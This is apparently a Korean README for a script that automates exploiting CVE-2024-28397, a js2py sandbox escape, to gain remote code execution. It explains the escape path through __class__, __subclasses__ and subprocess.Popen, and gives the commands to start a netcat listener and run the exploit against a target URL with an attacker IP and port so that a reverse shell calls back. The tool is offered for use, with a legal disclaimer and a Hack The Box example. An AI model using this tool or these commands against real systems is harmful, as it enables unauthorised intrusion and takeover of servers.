 l1337xi/cve-2024-28397-exploit-automation
**js2py 샌드박스 이스케이프** 취약점(CVE-2024-28397)을 악용하기 위한 Python 자동화 스크립트입니다. 이 도구는 취약한 인스턴스에서 원격 코드 실행(RCE)을 달성하기 위해 페이로드 생성 및 전달 과정을 자동화합니다.

js2py Sandbox Escape 취약점(CVE-2024-28397)을 악용하기 위한 Python 자동화 스크립트입니다. 이 도구는 취약한 인스턴스에서 원격 코드 실행(RCE)을 달성하기 위해 페이로드 생성 및 전달 프로세스를 자동화합니다.
⚠️ 법적 고지 이 도구를 사전 상호 동의 없이 대상을 공격하는 데 사용하는 것은 불법입니다. 이 저장소는 교육 목적으로만 제공됩니다. 작성자는 이 정보의 오용에 대해 책임을 지지 않습니다. 이 도구는 공인된 보안 평가 및 Capture The Flag(CTF) 환경에서 사용하도록 설계되었습니다.
CVE-2024-28397은 js2py 라이브러리(버전 < 0.74)에 영향을 미칩니다. 해당 라이브러리는 JavaScript 환경을 호스트 Python 환경으로부터 적절히 격리하지 못합니다.
__class__ 및 __subclasses__ 속성에 접근할 수 있습니다.subprocess.Popen에 접근할 수 있으며, 이를 통해 호스트 서버에서 임의의 명령을 실행할 수 있습니다.pip install requests

Netcat 리스너 시작:
nc -lvnp 1337
스크립트 실행:
python3 exploit.py -u <target url> -i <attacker ip> -p <attacker port>
취약한 대상(Hack The Box - CodeTwo)에 대한 도구 실행 예시입니다.
익스플로잇을 실행하여 페이로드를 생성하고 콜백을 트리거합니다:

리스너에서 리버스 셸을 수신합니다:

